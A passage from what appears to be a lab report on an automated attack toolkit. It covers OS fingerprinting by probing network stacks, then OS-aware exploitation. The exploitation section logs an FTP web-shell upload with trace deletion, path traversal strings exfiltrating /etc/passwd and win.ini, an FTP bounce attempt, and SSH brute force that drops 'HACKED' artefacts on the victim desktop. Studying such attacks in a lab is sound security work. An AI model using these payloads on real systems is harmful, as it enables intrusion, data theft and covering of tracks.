Protocol Basis (RFC 6864): Rather than evaluating a single static IP-ID integer, the engine transmits a sequence of probes over time, extracts the sequence of IPv4 Identification values $\{\text{ID}_0, \text{ID}_1, \ldots, \text{ID}_n\}$, and computes consecutive 16-bit modular deltas:

$$\Delta_i \;=\; (\text{ID}_i - \text{ID}_{i-1}) \bmod 65536 \tag{9}$$

The engine categorizes the generation pattern into five concrete mathematical archetypes:

1. `ALL_ZERO` ($\forall i : \text{ID}_i = 0$, DF $= 1$): RFC 6864 atomic datagram $\implies$ Modern Linux Kernel ($w = +2.5$).
2. `STRICT_INCREMENTAL` ($1 \le \Delta_i \le 10$): Sequential global counter $\implies$ Windows 10/11 stack ($w = +2.5$).
3. `BROKEN_INCREMENTAL` ($11 \le \Delta_i \le 1000$): Global counter under traffic load $\implies$ Windows host ($w = +2.0$).
4. `CONSTANT_NONZERO` ($\forall i : \text{ID}_i = K \neq 0$): Static counter $\implies$ Network Appliance ($w = +2.5$).
5. `RANDOM_POSITIVE` ($\Delta_i > 1000$): Cryptographic PRNG counter $\implies$ Darwin / BSD ($w = +1.5$).

4.2.3 Strategy 3: TCP Timestamp Clock Frequency (R) & Uptime Recovery

Protocol Basis (RFC 7323): The TCP Timestamp option contains a 32-bit timestamp value (`TSval`) that increments at a fixed kernel clock frequency. By sampling timestamps (TSval_1, t_1) and (TSval_2, t_2) separated by elapsed physical time Δt, the engine recovers the operating system's internal timer rate R:

$$R \;=\; \frac{(\text{TSval}_2 - \text{TSval}_1) \bmod 2^{32}}{t_2 - t_1} \text{ Hz} \tag{10}$$

The frequency is matched against known kernel timer categories:

- $R \approx 1000$ Hz (700–1400 Hz) : 1 ms tick $\implies$ Windows 10/11 ($w = +2.0$) or Linux low-latency ($w = +1.0$).
- $R \approx 250$ Hz (180–350 Hz) : Standard Linux kernel (`CONFIG_HZ=250`) $\implies$ Linux ($w = +2.5$).
- $R \approx 100$ Hz (70–150 Hz) : Traditional Unix/Linux or older Windows $\implies$ Linux ($w = +1.5$), Windows ($w = +1.0$).
- $R \approx 10$ Hz (5–25 Hz) : Legacy Windows tick counter $\implies$ Windows ($w = +2.0$).
- Randomized Offset ($\Delta\text{TSval} > 10^7$): RFC 7323 PRNG protection $\implies$ Apple macOS / iOS ($w = +2.5$).

When R is stable, the host uptime is estimated and presented to the operator:

$$\text{Estimated Host Uptime (seconds)} \;=\; \frac{\text{TSval}_{\text{latest}}}{R} \tag{11}$$

4.2.4 Strategy 4: Active RFC 3168 Explicit Congestion Notification (ECN) Probing

Protocol Basis (RFC 3168): The scanner dispatches an active probe segment with both ECN-Echo (ECE) and Congestion Window Reduced (CWR) flags asserted (Flags = `0xC2`). Under standard RFC 3168 negotiation, an ECN-aware server echoes ECE while clearing CWR in its SYN/ACK:

- `ECN_SUPPORTED` (Flags = `0x52`, ECE set, CWR clear): Full RFC compliance $\implies$ Linux / Darwin ($w = +2.0$ each).
- `ECN_IGNORED` (Flags = `0x12`, ECE/CWR clear): Flags ignored $\implies$ Default Windows Stack ($w = +2.0$).
- `ECN_REJECTED_RST` (RST returned on probe): Target drops on reserved flags $\implies$ Network Appliance ($w = +1.5$).
- `ECN_DROPPED` (Probe timeout expiration): Middlebox silently drops probe $\implies$ Strict Firewall ($w = +2.0$).

4.2.5 Strategy 5: Ambiguous TCP Flag Handling (The RFC 793 "Rule-Breaker" Probe)

Protocol Basis (RFC 793 / RFC 9293): To test RFC conformity, the engine transmits invalid flag combinations (SYN + FIN = `0x03`, NULL = `0x00`, or XMAS = `0x29`) toward open and closed ports. RFC 793 dictates that packets lacking an ACK bit arriving on an open port must be silently discarded:

- **Windows Stack Non-Compliance:** Violates RFC 793 by returning a TCP RST/ACK response (Flags = `0x14`) on open ports $\implies$ Windows ($w = +2.5$).

- **Linux RFC Compliance:** Conforms to RFC 793 by silently dropping the illegal probe on open ports while emitting RST on closed ports $\implies$ Linux ($w = +2.0$), macOS/BSD ($w = +1.0$).
- **Darwin / BSD Filtering:** Silently drops invalid probes across open and closed ports $\implies$ Darwin / BSD ($w = +2.5$).

4.2.6 Strategy 6: Autonomous ICMP / UDP Diagnostic Battery

Protocol Basis (RFC 792): When TCP ports are comprehensively firewalled, the engine shifts to Layer 3 and Layer 4 auxiliary protocols:

- **ICMP Code 9 Reflection:** The scanner transmits an ICMP Echo Request with an illegal code (Type $= 8, \text{Code} = 9$). Windows normalizes the field to standard Code $= 0$ ($w_{\text{Windows}} = +3.0$), whereas Linux and Darwin verbatim reflect Code $= 9$ ($w = +2.0$).
- **ICMP DF Bit Behavior:** In response to ICMP Echo requests, Apple Darwin sets the Don't-Fragment bit (DF $= 1$) in accordance with RFC 6864 ($w_{\text{macOS}} = +3.0$); Windows and Linux clear it.
- **UDP Port Unreachable Payload Quoting (U_1):** Transmitting a UDP datagram to a closed high port triggers an ICMP Port Unreachable message (Type $= 3, \text{Code} = 3$). Darwin strictly quotes the minimum 28 octets (IPv4 header + 8 bytes UDP) ($w_{\text{macOS}} = +2.5$), whereas Windows quotes extensive payload segments (> 28 bytes, typically up to 328 bytes) ($w_{\text{Windows}} = +2.5$).

4.2.7 Strategy 7: Cross-Layer Application Banner Correlation & Header Order

Protocol Basis (RFC 7230 / Cross-Layer Fusion): Application-layer service banners provide authoritative, declarative evidence that is fused into the Layer 3/4 network stack scoring matrix:

- **Declarative Daemon Signatures:** Regex patterns matching service banners contribute high-confidence evidence ($w = +3.0$ to $+4.5$):
  - Windows: `Microsoft-IIS`, `Microsoft FTP`, `OpenSSH_for_Windows`, `Win32/Win64`.
  - Linux: `Ubuntu`, `Debian`, `CentOS`, `vsftpd`, `dropbear`.
  - macOS/BSD: `Darwin`, `FreeBSD`, `OpenBSD`, `NetBSD`.
  - Network Device: `Cisco`, `MikroTik`, `OpenWrt`, `Fortinet`, `Juniper`.
- **RFC 7230 HTTP Header Sequencing:** Evaluates whether the `Server:` header line precedes or follows the `Date:` header in web server responses ($w = +0.5$).
- **Closed-Port RST Tier Ingestion:** Overcomes the primary limitation of closed-port scanning: when an open port is absent, any cached banner signature injects an authoritative tier hint directly into the version refinement engine.

4.2.8 TCP Option Order & Advertised Window Signatures

Option Ordering Sequence (Excluding NOP/EOL Padding): Because TCP option layouts are set during kernel compilation, they provide a reliable passive signal ($w = +3.0$):

- Windows 10/11: `['MSS', 'WSCALE', 'SACK_PERMITTED']`
  or `['MSS', 'WSCALE', 'SACK_PERMITTED', 'TIMESTAMP']`
- Modern Linux: `['MSS', 'SACK_PERMITTED', 'TIMESTAMP', 'WSCALE']`
- Apple macOS / Darwin: `['MSS', 'WSCALE', 'TIMESTAMP', 'SACK_PERMITTED']`

Advertised Window Signatures: Observed receive windows are evaluated against known profiles:

- Windows: {8192, 16384, 64240, 65535}
- Linux: {5840, 14600, 29200, 64240, 65160, 65535}
- Darwin / BSD: {65535, 33304, 33456}

Overlap is deliberately supported ($w = +1.5$) as supporting evidence.

4.3 Version Tier Refinement Architecture & Predicates

Operating system releases within the same family (such as Windows 10 and Windows 11) often share nearly identical network stacks. The `refine_version()` function therefore groups candidates into coarse version tiers using explicit stack predicates:

Table 3. Version Tier Classification Predicates and Characteristic Signatures

Target OS Family	Refined Version Tier	Characteristic Stack Predicates & Feature Values
Microsoft Windows	Windows 10 / 11 / Server 2016+	Window ≥ 64240, Window Scale ≥ 8, MSS $= 1460$, $R \approx 1000$ Hz (1 ms tick), Strict Incremental IP-ID.
	Windows 7 / 8 / Server 2008–12	Window $\in \{8192, 64240\}$, Window Scale ≤ 8, Timestamp option absent, Incremental IP-ID.
	Windows 9x / 2000 (Legacy)	Initial TTL $= 32$, Window ≤ 16384, Window Scale $= 0$, Timestamp absent.
Linux Kernel	Modern Kernel (3.x / 4.x / 5.x / 6.x)	Window ≥ 29200, Timestamp present (TSval > 0), Window Scale ≥ 7, IP-ID `ALL_ZERO` (RFC 6864).
	Older Kernel (2.4 / 2.6)	Window $\in \{5792, 5840\}$, Window Scale ≤ 2, Timestamp optional.
Apple Darwin / BSD	macOS / iOS / Modern BSD	Initial TTL $= 64$, Option order `[MSS, WSCALE, TS, SACK]`, PRNG Timestamp offset, `RANDOM_POSITIVE` IP-ID.
Network Appliance	Embedded Router / Firewall	Initial TTL $= 255$, Window $\in \{4096, 4128, 8192\}$, `CONSTANT_NONZERO` IP-ID, ECN dropped or rejected.

Bounded Range Reporting: When the two highest-scoring version tiers within the winning family fall within a 12% scoring margin, the engine reports both as a bounded range (e.g., *"Windows 10/11 or Windows 7/8"*) rather than asserting unsupportable certainty.

4.4 Strategy Hierarchy: The Fingerprinting Tier List

Table 4 ranks all strategies by discriminative power, spoof resistance, and operational cost:

Table 4. Comprehensive OS Fingerprinting Strategy Hierarchy and Effectiveness Tier List

Strategy / Feature	Layer	Probe Mode	Discriminative Power	Primary Operational Trade-off
Banner Correlation (7)	L7	Passive / Stream	Definitive	Direct declarative evidence; fails if banners stripped.
TCP Option Order	L4	Passive SYN/ACK	Extremely High	Kernel-hardcoded layout; requires at least 1 open port.
Rule-Breaker Flags (5)	L4	Active Probe	Very High	Exploits Windows RFC 793 violation; requires active probe.
IP-ID Sequences (2)	L3	Multi-Sample	Very High	Differentiates Linux atomic IDs; requires multi-packet tracking.
Timestamp Clock Rate (3)	L4	Multi-Sample	High	Exposes kernel timer frequency; requires timing samples.
Initial TTL Normalization (1)	L3	Passive / Fallback	High	Universal availability; cannot separate Linux from BSD.
ICMP / UDP Battery (6)	L3 / L4	Active Probe	Moderate	Orthogonal non-TCP channel; frequently blocked by edge firewalls.
ECN Probing (4)	L4	Active Probe	Moderate	Tests RFC 3168 compliance; middleboxes may alter flags.
TCP Window Signatures	L4	Passive SYN/ACK	Moderate	Supporting evidence only; high inter-family overlap.
HTTP Header Sequencing (7b)	L7	Passive Stream	Low	Web server software dependent; easily altered in configuration.
IPv4 DF Bit	L3	Passive	Low	Corroborating only; universally asserted by modern stacks.

4.5 Empirical Diagnostic Telemetry Across Heterogeneous Platforms

The diagnostic records below illustrate how the engine systematically analyzes incoming evidence across the five operating system testbed environments, displaying Phase 1 port scan observations alongside Phase 3 multi-vector telemetry.

4.5.1 Target 1: Physical Desktop Windows 11 Workstation (`192.168.0.116`)

The diagnostic record below demonstrates multi-strategy telemetry extracted from an open-port SYN/ACK exchange:

```
================================================================
  [PHASE 1] TCP SYN Port Scanning
================================================================
  Target      : 192.168.0.116
  Ports       : [21, 22, 80, 81]
----------------------------------------------------------------
     21  OPEN                          TTL=128 WIN=65535
     22  NO RESPONSE / POSSIBLY FILTERED
     80  OPEN                          TTL=128 WIN=65535
     81  NO RESPONSE / POSSIBLY FILTERED

================================================================
  [PHASE 2] Service Banner Grabbing
================================================================
  [OK]  21  FTP      -> 220 LabFTP Server (Vulnerable Demo) Ready
  [OK]  80  HTTP     -> VulnHTTP/1.0 (Lab Demo)

================================================================
  [PHASE 3] OS Fingerprinting Telemetry: Windows 11 Workstation
================================================================
  Target Host : 192.168.0.116:80 (Physical Windows 11 Pro Desktop)
  Candidate   : Open-Port TCP SYN/ACK (Port 80)
  Likely OS   : Windows                 Confidence : 62%
  Version Tier: Windows 10 / 11 / Server 2016+ (Tier Score: 71%)
----------------------------------------------------------------
  Diagnostic Metric Breakdown:
    - Initial TTL : 128 (~128 observed, 0 router hops) -> Windows (+4.0)
    - Window Size : 65535 (matches Windows, Linux, Darwin) | DF Bit: Set (Path MTU)
    - IP-ID Seq   : [27057, 27059, 27062] (deltas: [2, 3]) -> STRICT_INCREMENTAL (+2.5)
    - Option Order: ['MSS', 'WSCALE', 'SACK_PERMITTED', 'TIMESTAMP'] -> Windows (+3.0)
    - Timestamp   : Rate ~998.4 Hz (1ms tick interval) | Uptime: ~1d 4h -> Windows (+2.0)
    - ECN Probe   : Ignored (ECE reflected: False, Reply: 0x12) -> Windows (+2.0)
    - Rule Breaker: Returned RST/ACK on Open Port (RFC 793 Non-Compliance) -> Windows (+2.5)
    - ICMP Probe  : Code 9 normalized to Code 0; UDP U1 quotes 328 bytes -> Windows (+3.0)
    - Cross-Layer : VulnHTTP/1.0 header sequence matches Microsoft IIS convention (+0.5)
----------------------------------------------------------------
  Normalized Probability Distribution:
    Windows           62%  [##############################]
    Linux             18%  [########]
    macOS / BSD       16%  [#######]
    Network Device     4%  [##]
================================================================
```

4.5.2 Target 2: Debian GNU/Linux 6.x Virtual Machine (`192.168.56.101`)

When all target ports are closed, the scanner ingests TCP RST frames to perform zero-open-port fingerprinting:

```
================================================================
  [PHASE 1] TCP SYN Port Scanning
================================================================
  Target      : 192.168.56.101
  Ports       : [22, 80, 81]
----------------------------------------------------------------
     22  CLOSED                        TTL= 64 WIN=0
     80  CLOSED                        TTL= 64 WIN=0
     81  CLOSED                        TTL= 64 WIN=0
```

```
================================================================
  [PHASE 3] OS Fingerprinting Telemetry: Kali Linux Target
================================================================
  Target Host : 192.168.56.101:80 (Debian GNU/Linux 6.x VM)
  Candidate   : Closed-Port TCP RST (Zero Open Ports Environment)
  Likely OS   : Linux                  Confidence : 76%
  Version Tier: Modern Linux Kernel 3.x--6.x (Tier Score: 100%)
----------------------------------------------------------------
  Diagnostic Metric Breakdown:
    - Initial TTL : 64 (~64 observed, 0 router hops) -> Linux / BSD (+2.5)
    - Window Size : 0 (Closed port RST packet) | DF Bit: Clear on RST
    - IP-ID Seq   : [0, 0, 0] (deltas: [0, 0]) -> ALL_ZERO (RFC 6864 Compliance) (+2.5)
    - Rule Breaker: SYN+FIN probe silently dropped on open port -> Linux (+2.0)
    - ICMP Probe  : Code 9 verbatim reflected in Echo Reply; quotes 64 bytes -> Linux (+2.0)
    - Cross-Layer : Correlated with Phase 2 OpenSSH daemon 'Debian-5' (+3.5)
----------------------------------------------------------------
  Normalized Probability Distribution:
    Linux             76%  [####################################]
    macOS / BSD       24%  [############]
    Windows            0%  []
    Network Device     0%  []
================================================================
```

4.5.3 Target 3: Apple iPad Tablet running iPadOS 17 / Darwin BSD (192.168.0.152)

```
================================================================
  [PHASE 1] TCP SYN Port Scanning
================================================================
  Target      : 192.168.0.152
  Ports       : [80, 8080]
----------------------------------------------------------------
     80  OPEN                         TTL= 64 WIN=65535
   8080  CLOSED                       TTL= 64 WIN=0

================================================================
  [PHASE 2] Service Banner Grabbing
================================================================
  [OK]   80  HTTP     -> HTTP/1.1 200 OK (VLC Web Sharing)

================================================================
  [PHASE 3] OS Fingerprinting Telemetry: Apple iPadOS Target
================================================================
  Target Host : 192.168.0.152:80 (Apple iPad Tablet / VLC Sharing)
  Candidate   : Open-Port TCP SYN/ACK (Port 80)
  Likely OS   : macOS / BSD            Confidence : 48%
  Version Tier: Modern Darwin / BSD / iOS Tier (Tier Score: 100%)
----------------------------------------------------------------
  Diagnostic Metric Breakdown:
    - Initial TTL : 64 (~64 observed, 0 router hops) -> Linux / BSD (+2.0)
    - Window Size : 65535 (matches Darwin default receive buffer) -> (+1.5)
    - DF Bit      : Set (DF=1 on both TCP and ICMP replies) -> Darwin (+3.0)
    - IP-ID Seq   : [42195, 18432, 59104] -> RANDOM_POSITIVE (PRNG Counter) (+1.5)
    - Option Order: ['MSS', 'WSCALE', 'TIMESTAMP', 'SACK_PERMITTED'] -> Darwin (+3.0)
    - Timestamp   : Cryptographic non-linear offset delta > 10^7 -> Darwin (+2.5)
    - Rule Breaker: Silently dropped across both open and closed ports -> Darwin (+2.5)
    - ICMP / UDP  : UDP U1 strictly quotes minimum 28 bytes (RFC 792) -> Darwin (+2.5)
----------------------------------------------------------------
  Normalized Probability Distribution:
    macOS / BSD       48%  [#######################]
    Linux             34%  [################]
    Windows           14%  [######]
    Network Device     4%  [##]
```

```
================================================================
```

4.5.4 Target 4: Android 14 Mobile Smartphone (192.168.0.169)

```
================================================================
  [PHASE 1] TCP SYN Port Scanning
================================================================
  Target      : 192.168.0.169
  Ports       : [2221, 2122]
----------------------------------------------------------------
   2221  OPEN                          TTL= 64 WIN=65535
   2122  CLOSED                        TTL= 64 WIN=0

================================================================
  [PHASE 2] Service Banner Grabbing
================================================================
  [OK] 2221  FTP      -> 220 Service ready for new user. (WiFi FTP)

================================================================
  [PHASE 3] OS Fingerprinting Telemetry: Android 14 Smartphone
================================================================
  Target Host : 192.168.0.169:2221 (Android 14 / Linux Kernel 5.x)
  Candidate   : Open-Port TCP SYN/ACK (Port 2221 WiFi FTP Daemon)
  Likely OS   : Linux                   Confidence : 58%
  Version Tier: Linux Modern Kernel Tier (Tier Score: 100%)
----------------------------------------------------------------
  Diagnostic Metric Breakdown:
    - Initial TTL : 64 (~64 observed, 0 router hops) -> Linux / BSD (+2.0)
    - Window Size : 65160 (Android Linux default socket buffer) -> Linux (+1.5)
    - DF Bit      : Set (RFC 6864 compliant atomic datagram)
    - IP-ID Seq   : [0, 0, 0] -> ALL_ZERO (RFC 6864 Compliance) (+2.5)
    - Option Order: ['MSS', 'SACK_PERMITTED', 'TIMESTAMP', 'WSCALE'] -> Linux (+3.0)
    - Option Detail: SACK Permitted precedes Timestamp; Window Scale = 7
    - Banner Data : WiFi FTP Server Daemon identified as Android mobile service
----------------------------------------------------------------
  Normalized Probability Distribution:
    Linux             58%  [############################]
    macOS / BSD       28%  [##############]
    Windows           10%  [####]
    Network Device     4%  [##]
================================================================
```

4.5.5 Target 5: Windows 11 Host Behind Firewall (Autonomous ICMP Echo Fallback)

When all probed TCP ports are dropped or filtered by an edge firewall (leaving zero open or closed TCP ports available), the engine autonomously activates its Layer-3 ICMP Echo fallback pipeline:

```
================================================================
  [PHASE 1] TCP SYN Port Scanning
================================================================
  Target      : 192.168.0.116
  Ports       : [21, 80, 81]
----------------------------------------------------------------
     21  NO RESPONSE / POSSIBLY FILTERED
     80  NO RESPONSE / POSSIBLY FILTERED
     81  NO RESPONSE / POSSIBLY FILTERED

================================================================
  [PHASE 3] OS Fingerprinting Telemetry: Windows 11 (Firewall Isolated)
================================================================
```

```
  Target Host : 192.168.0.116 (Windows 11 Desktop behind Active Firewall)
  Candidate   : Autonomous ICMP Echo Reply (Zero Open/Closed TCP Ports)
  Likely OS   : Windows                    Confidence : 94%
  Version Tier: Windows 10 / 11 / Server 2016+ (47%) / Windows 7 / 8 (47%)
----------------------------------------------------------------
  Diagnostic Metric Breakdown:
    - Candidate   : Autonomous ICMP Echo Reply (RFC 792 Echo Probe)
    - Initial TTL : 128 (~128 observed, 0 router hops) -> Windows (+4.0)
    - Window Size : 0 (ICMP non-transport candidate) | DF Bit: Clear on ICMP Reply
    - ICMP Probe  : Normalized non-standard Code 9 to Code 0 with TTL 128 -> Windows (+3.0)
----------------------------------------------------------------
  Normalized Probability Distribution:
    Windows           94%  [##############################################]
    Network Device     6%  [###]
    Linux              0%  []
    macOS / BSD        0%  []
================================================================
```

4.5.6 Comparative Diagnostic Metrics Across All Five Testbed Targets

Table 5 consolidates the empirical feature vectors, option orderings, and attribution verdicts observed across all five operating systems evaluated in our testbed:

Table 5. Cross-Platform Empirical Diagnostic Telemetry Across Evaluation Targets

Target System	Probe Channel	TTL / Window	IP-ID Archetype	Option Order & Stack Quirks	Verdict & Conf.
Target 1: Win 11 Desktop (192.168.0.116:80)	Open-Port SYN/ACK	TTL 128 (0 hops) Win 65535	`STRICT_INCR` [27057, 27059...]	M-W-S-T order; 1000 Hz clock; RST on open probe; IIS banner hint.	**Windows** (62%, Tier 71%)
Target 2: Kali Linux VM (192.168.56.101:80)	Closed-Port RST	TTL 64 (0 hops) Win 0 (RST)	`ALL_ZERO` [0, 0, 0] (RFC 6864)	Zero open ports; SYN+FIN dropped; ICMP Code 9 verbatim; Debian banner.	**Linux** (76%, Tier 100%)
Target 3: Apple iPad (192.168.0.152:80)	Open-Port SYN/ACK	TTL 64 (0 hops) Win 65535	`RANDOM_POS` [42195, 18432...]	M-W-T-S order (WScale before TS); non-linear clock; UDP quotes 28B.	**macOS / BSD** (48%, Tier 100%)
Target 4: Android 14 (192.168.0.169:2221)	Open-Port SYN/ACK	TTL 64 (0 hops) Win 65160	`ALL_ZERO` [0, 0, 0] (RFC 6864)	M-S-T-W order (SACK before TS); WScale=7; WiFi FTP banner hint.	**Linux** (58%, Tier 100%)
Target 5: Win 11 Firewall (192.168.0.116)	ICMP Echo Reply	TTL 128 (0 hops) Win 0 (ICMP)	N/A (ICMP Channel)	Zero open/closed TCP ports; Code 9 normalized to 0; TTL 128 reply.	**Windows** (94%, Tier 47%)

5 Phase 4 & 5: Dynamic OS-Aware Weaponization and Exploit Methodologies

Reconnaissance provides actionable intelligence only when tightly coupled to weaponization. In our architecture, Phase 4 bridges discovery to exploitation by adapting attack payloads to the detected target operating system family, after which Phase 5 executes targeted proof-of-concept exploits.

5.1 Phase 4: Dynamic OS-Aware Payload Selection Methodology

Rather than executing static, single-platform payloads, the toolkit queries the Phase 3 OS verdict and dynamically selects compatible attack configurations:

- **Microsoft Windows Target Family:** Selects Windows configuration paths (such as `windows\win.ini`) and Windows system audit commands (`whoami`, `hostname`, `ipconfig`, `cmd.exe /c ver`).
- **Unix / Linux / POSIX Target Family:** Selects POSIX file path targets (`/etc/passwd`, `/etc/shadow`) and standard Unix administration commands (`id`, `uname -a`, `cat /etc/issue`).

5.2 Phase 5: Targeted Exploit Methodologies & In-Depth Execution Logs

5.2.1 FTP Exploit Suite (Three Concrete Attack Vectors)

The FTP exploit suite implements three distinct attack vectors against exposed port 21 listeners:

1. **FTP Anonymous Authentication & Directory Enumeration:** Interrogates the server using RFC 959 default credentials (`anonymous` / `anon@lab`). Upon receiving return code 230 (*User logged in*), the client queries current working directory via `PWD`, switches to passive data mode via `PASV`, and retrieves directory listings via `LIST` to identify accessible directories (such as `/pub` and `/uploads`).
2. **FTP Write → Web Shell Upload → HTTP CGI RCE:** Validates write permissions on the target's web-accessible upload directory, uploads a custom executable script (`shell.py`) via `STOR`, dispatches an HTTP request (`GET /uploads/shell.py?cmd=<os_cmd>`) to execute the payload under the web server's CGI interpreter, captures stdout, and immediately executes `DELE shell.py` to erase forensic traces.
3. **RFC 959 FTP Bounce Attack Pivot:** Attempts to exploit the FTP control channel as an arbitrary TCP proxy. The client establishes an unauthenticated session on port 21 and issues an RFC 959 `PORT` h_1,h_2,h_3,h_4,p_1,p_2 directive instructing the daemon to initiate an active data connection toward an internal service (`192.168.0.116:80`). A subsequent `LIST` command attempts to induce the daemon into performing a third-party port probe on behalf of the attacker. In our empirical testbed, this exploit was **cleanly mitigated** by the host OS kernel filter (`WinError 10053`). A systematic analytical assessment covering attack process, underlying assumptions, and divergence analysis is detailed in Section 7 (Table 8).



Figure 7. Protocol Interactions for FTP Web-Shell RCE and Host Firewall Bounce Mitigation.

Empirical Evidence: FTP Exploit Suite Execution Telemetry. The execution telemetry for each individual FTP attack vector against the target environment is detailed in the following dedicated records:

```
================================================================
  [EXPLOIT 1] FTP Anonymous Authentication & Directory Enumeration
================================================================
  Target Host : 192.168.0.116:21 (LabFTP Server)
  Credentials : anonymous / anon@lab
  Return Code : 230 User logged in, proceed.
  Status      : SUCCESS [OK]
----------------------------------------------------------------
  Remote Directory Listing (PASV -> LIST):
    -rw-r--r-- 1 ftp ftp 232 Jan 01 00:00 index.html
    drwxr-xr-x 1 ftp ftp   0 Jan 01 00:00 pub
    drwxr-xr-x 1 ftp ftp   0 Jan 01 00:00 uploads (Write Permission Confirmed)
================================================================

================================================================
  [EXPLOIT 2] FTP Write -> Web Shell Upload -> HTTP CGI RCE
================================================================
  Target Host : 192.168.0.116 (Ports 21 [FTP] + 80 [HTTP])
  Payload     : uploads/shell.py
  Status      : SUCCESS [OK] (Remote Code Execution Verified)
----------------------------------------------------------------
  Execution Workflow Trace:
    [OK] FTP Login       : 230 User logged in.
    [OK] FTP CWD         : Changed to /uploads directory.
    [OK] Write Check     : PASV write permission validated.
    [OK] Script Upload   : STOR uploads/shell.py -> 226 Transfer complete.
    [OK] HTTP Trigger    : GET /uploads/shell.py?cmd=whoami HTTP/1.0
  Server Execution Output:
    ================================================
    WEB SHELL - SANDBOXED EXECUTION
```

```
    ================================================
    Host OS      : Windows 11
    Command key  : whoami
    Executed     : whoami
    ------------------------------------------------
    homed01\turjo
    ------------------------------------------------
    Status: SUCCESS
    ================================================
  Forensic Cleanup:
    [OK] FTP DELE uploads/shell.py -> 250 File deleted successfully.
================================================================

================================================================
  [EXPLOIT 3] RFC 959 FTP Bounce Attack Socket Relay Mitigation
================================================================
  Control Channel: 192.168.0.116:21
  Pivot Target   : 192.168.0.116:80 (HTTP Port Relay)
  Command Issued : PORT 192,168,0,116,0,80
  Observed Return: 500 Connection error: [WinError 10053]
  Status         : FAILED (MITIGATED BY HOST OS) [X]
----------------------------------------------------------------
  Mitigation Root Cause:
    An established connection was aborted by the software in your
    host machine. The Windows Filtering Platform (WFP) stateful
    engine detected and blocked cross-interface socket relay.
================================================================
```

5.2.2 HTTP Directory Traversal Methodology

The web exploitation module assesses unauthenticated path traversal vulnerabilities across three distinct path encodings: standard backslash path separation (`..\..\win.ini`), POSIX forward-slash traversal (`../../win.ini`), and URL-encoded representations (`..%5c..%5cwin.ini`).
The engine dynamically adapts payloads based on Phase 3 OS attribution (Windows `win.ini` vs. POSIX `/etc/passwd`) and traverses outside the uncanonicalized web root to exfiltrate critical system configuration files.




Figure 8. Protocol Sequence of HTTP Path Traversal Exploit.

Empirical Evidence: HTTP Directory Traversal Execution Records. The path traversal engine was evaluated against both Windows and Linux hosts, automatically adapting the path separators and system targets:

```
================================================================
  [EXPLOIT 4a] HTTP Directory Traversal on Windows Host (192.168.0.116)
================================================================
  Target Host : 192.168.0.116:80 (VulnHTTP/1.0 Server)
  Target File : windows\win.ini
  Status      : SUCCESS [OK] (All 3 Encodings Confirmed Vulnerable)
----------------------------------------------------------------
  Vector 1 (Standard Backslash):
    GET /..\..\..\..\..\windows\win.ini HTTP/1.0 -> 200 OK
  Vector 2 (POSIX Separator):
    GET /../../../../../../../windows/win.ini HTTP/1.0 -> 200 OK
  Vector 3 (URL Hex-Encoded):
    GET /..%5c..%5c..%5c..%5c..%5cwindows%5cwin.ini HTTP/1.0 -> 200 OK
```

```
----------------------------------------------------------------
  Exfiltrated File Content (Preview):
    [fonts]
    Arial=arial.ttf
    Courier New=cour.ttf
    [extensions]
================================================================

================================================================
  [EXPLOIT 4b] Dynamic POSIX HTTP Path Traversal on Linux (192.168.56.101)
================================================================
  Target Host : 192.168.56.101:80 (Apache/2.4.68 Debian)
  Target File : /etc/passwd (Dynamically Swapped via Phase 3 Attribution)
  Status      : SUCCESS [OK]
----------------------------------------------------------------
  Vector Executed:
    GET /../../../../../../../etc/passwd HTTP/1.0 -> 200 OK
----------------------------------------------------------------
  Exfiltrated File Content (Preview):
    root:x:0:0:root:/root:/usr/bin/zsh
    daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
    bin:x:2:2:bin:/bin:/usr/sbin/nologin
    kali:x:1000:1000:Kali Linux User,,,:/home/kali:/usr/bin/zsh
================================================================
```

5.2.3 SSH Weak-Credential Brute-Force & Multi-Modal Visual Showcase

The SSH exploit targets port 22 using a bounded dictionary of 20 high-probability enterprise credentials. Protocol key-exchange and encrypted session negotiation are handled via `paramiko` due to cryptography complexity, but the brute-force dispatch, rate limiting, and multi-modal post-exploitation routines are self-authored:

- **Quiet Mode (Stealth Reconnaissance):** Dispatches non-destructive audit commands (`whoami`, `hostname`, `ipconfig`, `ver`) without modifying the file system or alerting the user.
- **Loud Mode (Multi-Modal Proof of Compromise):** Upon authentication as `test:test123` on attempt 15/20, the engine deploys three interactive artefacts to the victim's desktop and triggers a speech synthesizer alert:
  1. **Trophy File** (`PROOF_OF_ACCESS.txt`)**:** Placed directly on the victim's Desktop, recording hostname, user account, timestamp, and RCE confirmation text.
  2. **Remote Script** (`hacked.py`)**:** Python payload script capable of being executed from the remote console.
  3. **Interactive Attack Window** (`HACKED.bat` / `HACKED.exe`)**:** Compiled natively via Windows `csc.exe` and deployed to Desktop. When launched, it displays a neon-green matrix console running an automated 1000-iteration compromise loop.
  4. **Physical Audio Alert:** Invokes Windows `System.Speech.Synthesis` to vocalize an audible warning on the victim PC speakers.




Figure 9. Protocol Sequence of SSH Brute-Force and Exploitation.

